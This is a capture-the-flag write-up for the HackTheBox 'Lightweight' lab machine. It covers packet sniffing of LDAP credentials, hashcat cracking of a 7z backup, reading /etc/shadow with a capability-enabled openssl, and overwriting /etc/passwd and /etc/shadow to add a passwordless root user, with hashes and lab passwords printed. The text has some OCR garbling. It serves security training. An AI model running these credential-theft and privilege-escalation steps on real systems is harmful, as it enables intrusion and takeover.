
<u>HackTheBox – Lightweight</u>



Summary

- Authenticated against SSH using credentials generated via webserver.
- Captured an LDAP authentication request via TCPDump, revealing the password for ldapuser2.
- Discovered plain text password for ldapuser1 in backup.7z, this file was password protected but easily cracked.
- Ldapuser1 could run openssl with all permissions, this was used to create a new user with root permissions.


Recon

I began by adding 10.10.10.119 to /etc/hosts as lightweight.htb. This was followed up by port scans, only revealing SSH, HTTP and LDAP running.


```
Li:~/Desktop/HTB/Lightweight$ sudo nmap lightweight.htb -T5
Starting Nmap 7.80 (https://nmap.org) at 2020-11-03 09:37 EST
Nmap scan report for lightweight.htb (10.10.10.119)
Host is up (0.017s latency).
Not shown: 997 filtered ports
      STATE SERVICE
PORT
22/tcp open ssh
80/tcp open http
389/tcp open ldap
Nmap done: 1 IP address (1 host up) scanned in 4.28 seconds
             i:~/Desktop/HTB/Lightweight$ sudo nmap lightweight.htb -p- -T5
Starting Nmap 7.80 (https://nmap.org) at 2020-11-03 09:37 EST
Nmap scan report for lightweight.htb (10.10.10.119)
Host is up (0.018s latency).
Not shown: 65532 filtered ports
PORT
      STATE SERVICE
22/tcp open ssh
80/tcp open http
389/tcp open ldap
Nmap done: 1 IP address (1 host up) scanned in 83.49 seconds
```

```
# Nmap 7.80 scan initiated Tue Nov 3 09:41:00 2020 as: nmap -sV -sC -p22,80,389 -oN nmap.txt lightweight.htb
Nmap scan report for lightweight.htb (10.10.10.119)
Host is up (0.014s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
ssh-hostkey:
  2048 19:97:59:9a:15:fd:d2:ac:bd:84:73:c4:29:e9:2b:73 (RSA)
  256 88:58:a1:cf:38:cd:2e:15:1d:2c:7f:72:06:a3:57:67 (ECDSA)
  256 31:6c:c1:eb:3b:28:0f:ad:d5:79:72:8f:f5:b5:49:db (ED25519)
80/tcp open http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16)
_http-title: Lightweight slider evaluation page - slendr
389/tcp open ldap OpenLDAP 2.2.X - 2.3.X
ssl-cert: Subject: commonName=lightweight.htb
 Subject Alternative Name: DNS:lightweight.htb, DNS:localhost, DNS:localhost.localdomain
 Not valid before: 2018-06-09T13:32:51
 Not valid after: 2019-06-09T13:32:51
 ssl-date: TLS randomness does not represent time
```


Visiting the webserver reveals the following page.



Info.php explains that bruteforcing will lead to an IP ban.



User.php explains that a system account named as the visitors IP address will be made accessible via SSH within 1 minute of the first HTTP request.



FootHold

I successfully authenticated against SSH by using a username password combination of my IP address. This however only provides an extremely restricted environment.

```
##iggrzzzawali:~/Desktop/HTB/Lightweight$ ssh 10.10.14.12@lightweight.htb

10.10.14.12@lightweight.htb's password:
[10.10.14.12@lightweight ~]$ whoami; hostname; id

10.10.14.12
lightweight.htb

uid=1003(10.10.14.12) gid=1003(10.10.14.12) groups=1003(10.10.14.12) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[10.10.14.12@lightweight ~]$ |
```


Privilege Escalation - User: Idapuser2

Using *getcap* to enumerate for any binaries that my user might have permissions to use nets tcpdump, allowing non root users to access raw packet information.


```
[10.10.14.12@lightweight ~]$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/mtr = cap_net_raw+ep
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep
```

I used this capture none arp packets on the loopback interface, saving the output to out.pcap. After a short wait I converted this file to base64 to transfer across to my machine for analysis.

I decoded the base64 on my machine and directed the output to out.pcap.



Opening the pcap file in wireshark reveals several LDAP packets.



Following the TCP stream for these packets reveals ldapuser2 logging in, displaying their password in plain text.

```
Wireshark-Follow TCP Stream (tcp.stream eq 0) · out.pcap

0Y...`T....-uid=ldapuser2, ou=People, dc=lightweight, dc=htb. 8bc8251332abe1d7f105d3e53ad39ac20...a.
.....0...B.
```

This password was successfully used to su to the user - ldapuser2

```
[10.10.14.12@lightweight ~]$ su - ldapuser2
Password:
Last login: Fri Nov 16 22:41:31 GMT 2018 on pts/0
[ldapuser2@lightweight ~]$ whoami; hostname; id; cat user.txt
ldapuser2
lightweight.htb
uid=1001(ldapuser2) gid=1001(ldapuser2) groups=1001(ldapuser2) context=unconfined_u:unconfined_r:unconfined_t:s0-s0
:c0.c1023
8a866d3bb7e13a57aaeb110297f48026
```

Privilege Escalation – User: Idapuser1

In ldapuser1's home directory there is an interesting file – backup.7z, I used base64 to transfer this to my machine.

```
[ldapuser2@lightweight ~]$ ls -la
total 1880
drwx----- 4 ldapuser2 ldapuser2
                                       197 Jun 21 2018 .
                                        77 Nov 3 14:48 ..
drwxr-xr-x. 6 root
                        root
-rw-r--r--. 1 root
                        root
                                      3411 Jun 14 2018 backup.7z
-rw----. 1 ldapuser2 ldapuser2
                                        0 Jun 21 2018 .bash_history
-rw-r--r-. 1 ldapuser2 ldapuser2
                                       18 Apr 11 2018 .bash_logout
-rw-r--r-. 1 ldapuser2 ldapuser2
                                       193 Apr 11
                                                   2018 .bash_profile
-rw-r--r--. 1 ldapuser2 ldapuser2
drwxrwxr-x. 3 ldapuser2 ldapuser2
                                       246 Jun 15
                                                   2018 .bashrc
                                        18 Jun 11
                                                   2018 .cache
drwxrwxr-x. 3 ldapuser2 ldapuser2
                                        18 Jun 11
                                                   2018 .config
-rw-rw-r--. 1 ldapuser2 ldapuser2 1520530 Jun 13 2018 OpenLDAP-Admin-Guide.pdf
-rw-rw-r--. 1 ldapuser2 ldapuser2 379983 Jun 13
                                                  2018 OpenLdap.pdf
                                        33 Jun 15
-rw-r--r--. 1 root
                                                   2018 user.txt
                        root
[ldapuser2@lightweight ~]$ cat backup.7z | base64
N3q8ryccAAQmbxM1EA0AAAAAAAAjAAAAAAAAI5s6D0e1KZKLpqLx2xZ2BYNO807/Zlc4Cz0M0pB
lJ/010X2vz7SOOnwbpjaNEbdpT3wq/EZAoUuSypOMuCw8Sszr0DTUbIUDWJm2xo9ZuHIL6nVFlVu
yJO6aEHwUmGK0hBZO5l1MHuY236FPj6/vvaFYDlkemrTOmP1smj8ADw566BEhL7/cyZP+Mj9uOO8
yU7g30/qy7o4hTZmP4/rixRUiQdS+6Sn+6SEz9bR0FCqYjNHiixCVWbWBjDZhdFdrgnHSF+S6icd
IIesg3tvkQFGXPSmKw7iJSRYcWVbGqFlJqKl1hq5QtFBiQD+ydpXcdo0y4v1bsfwWnXPJqAgKnBl
```

Attempting to unzip the file we are asked for a password, attempting the user accounts password is unsuccessful.

```
riggzzzzmkali:~/Desktop/HTB/Lightweight$ 7z x backup.7z
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.utf8,Utf16=on,HugeFiles=on,64 bits,4 CPUs
z (906EA), ASM, AES-NI)
Scanning the drive for archives:
1 file, 3411 bytes (4 KiB)
Extracting archive: backup.7z
Path = backup.7z
Type = 7z
Physical Size = 3411
Headers Size = 259
Method = LZMA2:12k 7zAES
Solid = +
Blocks = 1
Enter password (will not be echoed):
ERROR: Data Error in encrypted file. Wrong password? : index.php
ERROR: Data Error in encrypted file. Wrong password? : info.php
ERROR: Data Error in encrypted file. Wrong password? : reset.php
ERROR: Data Error in encrypted file. Wrong password? : status.php
ERROR: Data Error in encrypted file. Wrong password? : user.php
Sub items Errors: 5
Archives with Errors: 1
Sub items Errors: 5
```

I used 7z2john.pl to convert the file to a hash that could be cracked and directed the output to backup.hash. In order for the hash to be recognized *backup.7z*: needed to be removed from the beginning of the file.

Using *hashcat -m* 11600 against the file with the rockyou.txt wordlist successfully cracked the password and revealed it as *delete*.

💲 hashcat -m 11600 backup.hash /usr/share/wordlists/rockyou.txt \$7z\$2\$19\$0\$\$8\$11e96ba400e3926d00000000000000000\$1800843918\$3152\$3140\$1ed4a64a2e9a8bc76c59d8160d3bc3bbfd995ce02cf430ea41949ff4 d745f6bf3ed238e9f06e98da3446dda53df0abf11902852e4b2a4e32e0b0f12b33af40d351b2140d6266db1a3d66e1c82fa9d516556ec893ba6841f05261 8ad210593b9975307b98db7e853e3ebfbef6856039647a6ad33a63f5b268fc003c39eba04484beff73264ff8c8fdb8e3bcc94ee0df4feacbba388536663i 8feb8b1454890752fba4a7fba484cfd6d1d050aa6233478a2c425566d60630d985d15dae09c7485f92ea271d2087ac837b6f9101465cf4a62b0ee2252 71655b1aa16526a2a5d61ab942d1418900fec9da5771da34cb8bf56ec7f05a75cf26a0202a7065b8b020769d244d95e3166fdb9f4557324e090307e91bc7 adc7f56f5215ffd1463c7403c5725cbf006b46882439d629a14d4a1e25fafb202a1cfbac837eabf002f7ebfc87f20c67ff847c393a54e5724c29840016fa 76be0dfbb73a79fb2ec3f0e9c7b246525acad50d76c3fe31d75004e5bc3e93ce79aab2ddbc91c7ce9666503e3ab8dcaf269d4554baee5276c516d23fabf4 1610ff4f666ad5cf9dc6dc3bed7e1c0a2767f018ca3cd15a35a1fbefce479b649a5db00263b55c470fcb049327e7aeb849359a74a2444de7a3c025b3a9db fd597e0cdf642c340982b650d69f2c48b1e6b823b460734f3c6f3c1e3917b6780b0efda60ce5b7d03d55ff1fa0a161b9aa876b7498c8104f28ca6c6c629c 6ca47c18e54bb237b62bd813d1cd47fdcd87b9597ddf14aec439185f8b892dedb4bcae949dbab74d72cd45dda311e0f38f219a1887bede5ec6697a8ab9f5 cec687e18fd6ef2223015a3d717830f0aff0664e66ed51d185e965b55ce702135eb57f5efca251238f8e66f828c3d28d961dd09f244e735419273700e5ce 97b4fa9ee3d5b45f8b81c9d5af1436e70f75dc9657354807bcadcdcf1e4f9432b29d55c21b59de59c933d0d96b0f3b89f871c14691faa63db3bdde5ca78 2c470839d49690d82f5c8334d9a857af449b1cd4c140b1087f41d09fb46baf5f0e7228716f992635e99861621d0e99d9d649ad863d99adab4ba060ef19b1 8a3dc2c64815401867c852ea17b01a5c551249cef2a234a1d0a91be047e06678a35ebe7256cca9791590bbfc37ee200d173f1c87a585003920ff52fc38f7 4da83c18284dbf171eda45fb0cba8d3ed09fc9d9e951ff95ae8b3326ec4d2cf6eaaca2890464a424f79718f044b6b7903c0f512744332f615f81e7a965d1 81f78ae950b98df910660b4c85bbee5b6b9b4eb061868530d1dee292296ac18e0f3081048834129583b2a7fa88573039ec01657642450688464a2e9db9b 9483d105875a30d855fe6c657a81ce5242a2a99887bdc1c786b57916b03a0d3cdddec1a0a8f94e6d9926ebf534a5b28fc4a4e16956941a5eb8718dbca21d 9464a4a970b77a5967483f1373c4dc04967b16164d9d9ef6824acfcb63e20913234712b7abbc82f562aea65ef39d2bef6608d887cd5ff67966967a568a3d c21f28ad393d2ab3ca85ff7b87eebd97f80d878e616121bb94020c6fb80f3780c41dba3b4c4c3fceeba9748f4d9a47d3454b491b95bafddefd04afc8b192 e4a87534539d391fb948b59fcc1f5072c0af3c29afbbec26e2dfd7fc6d4e3a19fdb37cd49342bc7ec7526b6594295b341fe6a1a2a5f399eadade6dcb84 87fd3b00a9b79ef6c11cc01f5958a43fbdd2602eb10b4ddaa327ac043ee01c470d3ed2519488e80183043f41968f32283577cb5615de2416fcb9a74b1ce2 82614f818bc5adef0cb1dd6eb98d74a8d8214ec2a361b246bad656b487e8dce40f4fef808ad818c06ef5a972e2614e51e6b040f491a92ff39d55408cf92c cc0f797f27d8c1f7c5004b5613a660b6f306ba447bb99bbe5a408d00eb2dd4127351097f204e9d277a5eb97330a3d3409c7e097a18639542b1c9efe35eda 1b12c1346bc8816a0430f5668a38735567ba09580504de831bb639ab1de7d2afcf2e470cbded2960f3300aca88446ccf0fa27715666e4eb45fe5d6a7a46c 414d61e5fbbfd384c53e8bac6805083164332c2bd79d05c4d10436377a35b8402e186efd8959131437840c7b010d7ce74423e08bea80639414dbd0c290ce d5bb1adf597b7a76141cc15d3d3054bcc4e9df234be4187725576645e86e0cfb9b7769a8cdefbec5b08d4feda04e8fd437631e181ac89deec9c54105a32776a2cb8f068177aabc375359e5b38ae4eb8cebf0668f5d104a5c5929c890c7d1de0694063943b844cd8f274b6f6bcbe004b3fe54e52905200e5b024a0249 3a1f767758e910516c7c295a552802e47d699cdd98adea07bd4f53f745342b990067339b9a0a2ab0c6ea2c0210961b96c7c22b2daaa322de7fddc91527d1 18c45d4a2a08a2c37a85a7b665ab4ba625b983019085b32096c78ed8a760c83fbf6c5811b7b16681b0a61513686d6810c72d0f1c30b792b1948a478ad660 a4036fcd5dbfc57b352a22a4ed27daf1f8455aa9d81a5b8b28287fea4342c14bd42cf3159c830d322d166958a6e233ca7b9dd2914fce1f2621f95998e83d f69bee22f70ae086f242690631fcd33730bb2e5ad64fa7d0b7b93931957311eeaa9b45382d020e85856e456712da51a9c220226d2a177e758ea6b7631647 cc8419d04fb6b5dab40a841ba9d5660a550ac817af679f3c1a266b9c657372988ab38cfb6971695c59b5454fdf7ca1170066b99c06c985fb8564eed4caa 9040ef9320d5198041a2bfc62b4b21eb080520628ed3c8c8a2ffd8e0073b24c2059815da86f1b682622e714124950ff26ad79bf31897331fc23cd075fb1f 4822046273b0898bebc1ba23110d74ed459c0c0f12488f0b51310f59c9dae537cdda5a75d48a4ac544531fba92fd6dbaa018cb3cc69ee4b9859f3fa1e022 d4850bfd995afa9d70273789084f5955a30df3cf7de7f45c2601fe1ee0adbc89dbbd1aa23badcdfcc9d95e2bfd6f102c92bd1fb9648f446a98ab16302049 ⁶6862a0da1c758d0f0a7763e9ac0cdda94bed47f98103f8e068cd12bc83bb9a2bd2be19593d64a2f1034cdad6fbee498488a5b37efebcfe667393cf91 4d00082ea8463d57e691a0fb3b2394090dab00bb00d27b418b0db0171da74b6d314b78d951ec5ec87eff81800a0f41bb5eb01d5d116183667e1762c4a1d1 9631c05a61e1be0f05e5188da27df1a0d8697119fbe29693d776ce50c7896a3bc52888ebdcec056a4d7e675af2ea8de25f52e0470e053dd6614b3548ad0 d282a76d397b7e2fedc98d975003bd29feebc53ee5b412088599ac203cb8b6be1f3a0414511391b3495d175b3dfda7990753255ff0f13eb86ce97b5c6 aa31868523c325548720179c69e0e8df8407f5e87f263acd024cc5c4f5a75ef7a6fc1a3b650257fca20aa00674f35a07dac72471bbb500152b51dfe1 797ad61110aa76b9fe69c0a02506ba4a6fc0b4a202efb9d88dfba38e5b5352046022cc17b57bdb40153db6b97e2f344d2c4598c0d021044eeb01423f6f6a de5702e10b63782fedddbaeba1dd9f9725eb3f85584fce2319b24851d7ec3ba2c2774741683b383ec97aadb7c912d655b6e5b147c33bb1856623b8ca08f0 92c0677d56e1dde99aa31ab30a654c57828536a120b4e4835ca6c7b5a2243bddfb9a00750521c74654a281cb12c806437030cd577907a797dc63a3959d47 68119a32a229899be06b7979c14b2c98e75667b8c5d30f0dfedd9553ba894ad9acda62f7f607bb35c080c3a440108ac0ce45f1873c5873488f2901790b6 8cb4928932a1c479d89ded5f6ce9f16c297e9dcc33c6b882b26c53b7a4f2b390367e36e384c1eb9805c0471aad4f77496e8f4fd447448dd59536629a645d 04956fc30bcc686718e8d4d7cfc9ecbef3745af038de55826d328b7bad4a2eb7a10faf09c0618fd90d1941e8e3274bcd6eb2d8bed430ebfe6e8682b60390 d79161f3a349c73de552d40f7421e5c4b4de80feb3998eb4ce6ecaef9bd2768e8be6534cd12ac163e70d3ed23963801c04770610c91f1ffcf4cbdf2a733 51e6fd596c855c0b905822a3838a82ea2d0e51dd442c451d05c6aa1b0099883db543927c0cc4016e27bb1b17fe863ae0c18458edbccdd6b15f0b73c3dc8c 672c1bbbd81f290e9bb5291192143945d58757f64eceebd88e467d48b54a25cee7ed75263a4bb5d5597b9b5b75b6c254f81871f18246d2d91f664a0f49c1 f67940d792d225272e713259f3135e5c286e081b1e2331f9217de1c0c9109d7a898458be85a4c130ea6e8c0db4dc5dbf77da5045f7da647c66e5af5676bb . 15221d5152da551a9390fda92e3539fde7afbd04e2e710ef28b5d5e50f2fdac106c9a18ef02414fb466f50f52b6e88e336ffe4fa929d9548630f3d7fb7d5 ea590b2e3bdc3a88cf9d7f6b30f07d28ddf28c15c5371eb\$4218\$03:<mark>delete</mark>

Attempting to unzip the file using this password was successful.

```
rali:~/Desktop/HTB/Lightweight$ 7z x backup.7z
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : p7zip Version 16.02 (locale=en_US.utf8,Utf16=on,HugeFiles
,ASM,AES-NI)
Scanning the drive for archives:
1 file, 3411 bytes (4 KiB)
Extracting archive: backup.7z
Path = backup.7z
Type = 7z
Physical Size = 3411
Headers Size = 259
Method = LZMA2:12k 7zAES
Solid = +
Blocks = 1
Enter password (will not be echoed):
Everything is Ok
Files: 5
Size:
              10270
Compressed: 3411
```

From the unzipped files – status.php reveals a hard-coded password for the user – ldapuser1.

```
Li:~/Desktop/HTB/Lightweight/backup$ ls
             info.php reset.php status.php user.php
                :~/Desktop/HTB/Lightweight/backup$ cat status.php
<!DOCTYPE html>
<html lang="en" >
<?php $ip=$_SERVER['REMOTE_ADDR'];?>
<head>
  <meta charset="UTF-8">
  <title>Lightweight slider evaluation page - slendr</title>
  <meta name="viewport" content="width=device-width, initial-sca</pre>
  <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax</pre>
  <link rel='stylesheet prefetch' href='https://fonts.googleapis
<link rel='stylesheet prefetch' href='https://cdnjs.cloudflare</pre>
  <link rel="stylesheet" href="css/style.css">
</head>
<body>
<div class="slider-content">
<div class="slider-box">
<h1>List of banned IPs</h1>
<?php
$username = 'ldapuser1':
$password = 'f3ca9d298a553da117442deeb6fa932d';
$\dapconfig['host'] = 'lightweight.htb';
$\dapconfig['port'] = '389';
$\dapconfig['basedn'] = 'dc=lightweight,dc=htb';
//$ldapconfig['usersdn'] = 'cn=users';
$ds=ldap_connect($ldapconfig['host'], $ldapconfig['port']);
ldap_set_option($ds, LDAP_OPT_PROTOCOL_VERSION, 3);
ldap_set_option($ds, LDAP_OPT_REFERRALS, 0);
ldap set option($ds, LDAP OPT NETWORK TIMEOUT, 10);
```

Using this password to su to the user is successful.

```
[ldapuser2@lightweight ~]$ su - ldapuser1
Password:
[ldapuser1@lightweight ~]$ whoami; hostname; id
ldapuser1
lightweight.htb
uid=1000(ldapuser1) gid=1000(ldapuser1) groups=1000(ldapuser1) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Privilege Escalation - Root

Using *getcap* against ldapuser1 reveals an openssl binary in their home directory with *all* permissions.

```
[ldapuser1@lightweight ~]$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/sbin/mtr = cap_net_raw+ep
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+ep
/home/ldapuser1/tcpdump = cap_net_admin,cap_net_raw+ep
/home/ldapuser1/openssl =ep
```

As the openssl binary located in /bin is on the users path, we will have to specify that the version in their home directory is the one that we want to use.

```
[ldapuser1@lightweight ~]$ which openssl
/bin/openssl
[ldapuser1@lightweight ~]$ echo $PATH
/usr/local/bin:/bin:/usr/bin:/usr/local/sbin:/home/ldapuser1/.local/bin:/home/ldapuser1/bin
```

We can abuse openssl to read/write files, this is confirmed by reading /etc/shadow.

```
[ldapuser1@lightweight ~]$ ./openssl enc -in /etc/shadow
root:$6$eVOz8tJs$xpjymy5BFFeCIHq9a.BoKZeyPReKd7pwoXnxFNOa7TP5ltNmSDsiyuS/ZqTgAGNEbx5jyZpCnbf8xIJ0Po6N8.:17
711:0:99999:7:::
bin:*:17632:0:99999:7:::
daemon: *: 17632:0:99999:7:::
adm:*:17632:0:99999:7:::
lp:*:17632:0:99999:7:::
sync:*:17632:0:99999:7:::
shutdown: *:17632:0:99999:7:::
halt:*:17632:0:99999:7:::
mail:*:17632:0:99999:7:::
operator: *: 17632:0:99999:7:::
games:*:17632:0:99999:7:::
ftp:*:17632:0:99999:7:::
nobody:*:17632:0:99999:7:::
systemd-network: !! :17689:::::
dbus: !! :17689:::::
polkitd: !! :17689:::::
apache: !! :17689:::::
libstoragemgmt: !!:17689:::::
abrt: !! :17689:::::
rpc: !!:17689:0:99999:7:::
sshd: !! :17689:::::
postfix: !! :17689:::::
ntp: !! :17689:::::
chrony: !! :17689:::::
tcpdump: !!:17689:::::
ldap: !!:17691:::::
saslauth: !! :17691:::::
ldapuser1:$6$0Zfv1n9v$2gh4EFIrLW5hZEEzrVn4i8bYfXMyiPp2450odPwiL5yGOHYksVd8dCTqeDt3ffgmwmRYw49cMFueNZNOoI6A
1.:17691:365:99999:7:::
ldapuser2:$6$xJxPjT0M$1m8kM00CJYCAgzT4qz8TQwyGFQvk3boaymuAmMZCOfm30A70KunLZZlqytUp2dun5090BE2xwX/QEfjdRQzgn1:17691:365:99999:7:::
10.10.14.2:clJFBL7EDs1H6:17851:0:99999:7:::
10.10.14.12:dpioxaT2BBsNM:18569:0:99999:7:::
```

And as this can also write files I created copies of /etc/shadow and /etc/passwd in /tmp and added a new user to them with the root accounts permissions and no password.

```
[ldapuser1@lightweight ~]$ tail -n1 /tmp/.shadow
driggzzzz::17711:0:99999:7:::
[ldapuser1@lightweight ~]$ tail -n1 /tmp/.passwd
driggzzzz::0:0:root:/root:/bin/bash
```

I then used openssl to overwrite shadow and passwd with the modified files. Su'ing to the created user grants a shell as the root account.

```
[ldapuser1@lightweight ~]$ cat /tmp/.shadow | ./openssl enc -out /etc/shadow
[ldapuser1@lightweight ~]$ cat /tmp/.passwd | ./openssl enc -out /etc/passwd
[ldapuser1@lightweight ~]$ su - driggzzzz
Last login: Thu Dec 6 14:09:41 GMT 2018 on tty1
[root@lightweight ~]# whoami; hostname; id; cat /root/root.txt
root
lightweight.htb
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
f1d4e309c5a6b3fffff74a8f4b2135fa
```